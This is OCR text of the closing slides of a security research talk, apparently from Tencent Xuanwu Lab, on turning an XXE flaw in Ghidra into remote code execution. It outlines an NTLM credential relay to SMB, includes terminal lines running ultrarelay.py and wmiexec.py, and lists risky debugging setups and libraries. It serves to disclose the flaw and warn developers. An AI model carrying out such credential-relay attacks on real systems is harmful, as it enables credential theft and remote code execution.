
- steal files
- send http requests


- Can we turn it to RCE?

Ghidra from XXE to RCE

- Java will send credentials when encounters NTLM-based 401 http response
- Attacker set up a malicious http server
- Relay the credentials to SMB service

https://xlab.tencent.com/en/2019/03/18/ghidra-from-xxe-to-rce/


iTerm2 Shell Edit View Session Scripts Profiles Toolbelt Window Help
3月11日 周一 下午7:32
salt @ xlab in /tmp/ultrarelay on git:master x [19:32:39]
$ sudo python ultrarelay.py -ip 192.168.1.115 -smb2support
salt @ xlab in ~ [19:31:02]
$ wmiexec.py -hashes "calc"


feature
XSS
Privileged API
Protocol Handler
http
JavaScript
file

Conclusion

Be careful while debugging

- PHP
- NodeJS
- Java (versions before April 2018)

Be careful while using these libraries

- mermaid (latest)
- MathJax (before v3 beta.3)
- Katex (before v0.10.0-rc)
- FlowChart (latest)
- duilib (with showhtml=true)
- nw.js (registering URI scheme)

Acknowledgements

- @tombkeeper
- @EvilM00n
- @CodeColorist
- @mbechler (https://github.com/mbechler)
- @bluec0re (http://bluec0re.blogspot.com)
- @k1tten (https://github.com/k1tten)
- @sghctoma
- @RicterZ (https://github.com/RicterZ)
- …

Thanks!